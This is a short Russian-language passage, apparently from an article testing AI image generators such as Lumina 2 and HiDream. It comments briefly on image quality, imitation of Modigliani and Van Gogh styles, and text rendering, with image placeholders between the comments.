


Она же, только чуть менее гламурно.




Вполне неплохо для быстрой генерации. Попробуем сгенерировать картины Модильяни и Ван Гога.





Какое-то представление о стилях художников у модели есть, но...

Теперь проверим работу с текстом.




Продолжение статьи →

LUMINA 2 И HIDREAM

